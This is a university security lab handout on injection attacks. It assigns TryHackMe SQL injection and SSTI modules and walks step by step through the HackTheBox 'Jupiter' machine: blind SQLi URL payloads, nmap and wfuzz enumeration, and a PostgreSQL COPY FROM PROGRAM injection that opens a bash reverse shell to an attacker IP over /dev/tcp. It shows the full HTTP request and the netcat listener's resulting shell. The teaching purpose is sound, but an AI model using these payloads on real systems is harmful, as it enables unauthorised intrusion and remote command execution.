

Lab 2 – Injection

Updated: 2023-10-13.

Introduction to the lab

Learning outcomes

- Learn the different strategies that can be used in an SQL Injection.
- Learn other injection strategies, such as SSTI injection.
- Understand the impact of these vulnerabilities and how they can be used to attack a system.

Submission

You may submit as you go but be sure to complete and submit all activities up to 72 hours after the second class.

We strongly recommend submitting the work at the end of each class as it is, and then, improving it.


Report structure

The report should have (at least) the following contents:


- Scope of this assessment;
- Summary of the activities of each module and evidence that you made each step (with screenshots);
- Print and attach the PDF after concluding the TryHackMe module.

2.1 TryHackMe – SQL Injection

The first 4 tasks are. However, after task 5, you need to start a machine (in the green button), that will open a page like the following:



By manipulating the URL, we can detect that the website is vulnerable to SQLi:



Follow the guide and try to get the flags to complete all tasks of the module.

Some tips for task 8

- `https://website.thm/analytics?referrer=admin123' UNION SELECT SLEEP(2),2 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_four' and TABLE_NAME='users' and COLUMN_NAME like 'password%';--`
- `https://website.thm/analytics?referrer=admin123' UNION SELECT SLEEP(2),2 from users where username='admin' and password like '%6%';--`
- `https://website.thm/analytics?referrer=admin123' UNION SELECT SLEEP(2),2 from users where username='admin' and password like '496%';--`

2.2 HTB Machine Jupiter

The Jupiter HTB machine has a step that requires SQL injection to get access to it. First, you should enumerate this machine.

- a) Using NMAP to find open ports.

```
$ nmap -sV 10.10.11.216
Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-05 22:36 BST
Nmap scan report for 10.10.11.216
Host is up (0.071s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.13 seconds
```

- b) Configure a new DNS local mapping.

```
$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali.kali    kali

# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters

10.10.11.216    jupiter.htb
```

- c) Search for possible subdomains.

```

$ wfuzz -w /usr/share/wordlists/dirb/common.txt -u http://jupiter.htb -H "Host: FUZZ.jupiter.htb"
--sc 200
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Open
ssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more info
rmation.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
There are three other things you can try:
Target: http://jupiter.htb/
Total requests: 4614

=====
ID           Response  Lines   Word      Chars      Payload
=====
000002215:  200        211 L    798 W     34390 Ch   "kiosk"


Total time: 0
Processed Requests: 4614
Filtered Requests: 4613
Requests/sec.: 0
  
```

- d) Update the information on the local DNS registries.

```


$ tail -n 1 /etc/hosts
10.10.11.216 jupiter.htb kiosk.jupiter.htb
  
```

- e) Search for possible issues on the page. In this case, we can notice that some requests were POST but the user did not perform such actions. This pattern is not a good practice. So, let's explore it a bit more.



Name	Parent Planet	Name Meaning
Moon	Earth	Month


- f) We noticed that an SQL query is sent in this HTTP request. Maybe it can be manipulated.



```

rawSQL: "select ln name as 'Name', ln parent as 'Parent Planet', ln meaning as 'Name Meaning' ln from ln moons ln where ln parent = 'Saturn' ln order by 'ln name desc';"
  
```


- g) To manipulate requests, you should use a proxy scanner. We used OWASP ZAP (but you can also use Burp suite). Check the following tutorial to set the certificate in your machine: <https://www.devonblog.com/security/owasp-zap-for-dummies/>
- h) After playing a while with the POST, you may notice that you can manipulate the query by changing the “rawSQL” parameter.




- i) Check what the community has done with Postgres SQL Injection for commando execution (<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/PostgreSQL%20Injection.md#CVE-20199193>). This explores a know CVE (CVE-2019-9193).

```
DROP TABLE IF EXISTS cmd_exec; -- [Optional] Drop the table you want to use if it already exists
CREATE TABLE cmd_exec(cmd_output text); -- Create the table you want to hold the command output
COPY cmd_exec FROM PROGRAM 'id'; -- Run the system command via the COPY FROM PROGRAM function
```

- j) Let's try to build a payload using this information. We can drop the table cmd_exec, or skip this step for now and try to create the table and run the system command. We need to replace the 'id' for the reverse_shell that you want to establish, but you need to know your IP first.



- k) Open a communication on port 6969. This command allows others to communicate for our IP and our port (10.10.16.87: 6969).



- l) With all this information, we can then build the payload to connect our backdoor.

```
CREATE TABLE cmd_exec(cmd_output text); COPY cmd_exec FROM PROGRAM 'bash -c \"bash -i
>& /dev/tcp/10.10.16.87/6969 0>&1\"'
```

- m) The payload can be injected using OWASP ZAP.

```
POST http://kiosk.jupiter.htb/api/ds/query HTTP/1.1
Host: kiosk.jupiter.htb
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://kiosk.jupiter.htb/d/jMgFGfA4z/moons?orgId=1&refresh=1d
content-type: application/json
x-dashboard-uid: jMgFGfA4z
x-datasource-uid: YItSLg-Vz
x-grafana-org-id: 1
x-panel-id: 6

{"queries":[{"refId":"A","datasource":{"type":"postgres","uid":
"YItSLg-Vz"},"rawSql":
"CREATE TABLE cmd_exec(cmd output text); COPY cmd_exec FROM PROGRAM 'bash
-c \"bash -i >& /dev/tcp/10.10.16.87/6969 0>&1\"';","format":"table",
"datasourceId":1,"intervalMs":60000,"maxDataPoints":660}], "range":{"from"
:"2023-10-05T16:41:24.930Z","to":"2023-10-05T22:41:24.930Z","raw":{"from"
:"now-6h","to":"now"}}, "from":"1696524084930","to":"1696545684930"}
```

- n) The connection is then established.

```
nc -nvlp 6969
listening on [any] 6969 ...
connect to [10.10.16.87] from (UNKNOWN) [10.10.11
.216] 35106
bash: cannot set terminal process group (4569): I
nappropriate ioctl for device
bash: no job control in this shell
postgres@jupiter:/var/lib/postgresql/14/main$
```

2.3 TryHackMe - Introduction to Flask

In the following module, you can explore basic strategies to inject a payload on the server side in a Flask application. All these tasks belong to the second part of this laboratory.

2.4 TryHackMe - SSTI

In this module, you can explore the Server-Side Template Injection and how can exploit it to create a reserve shell.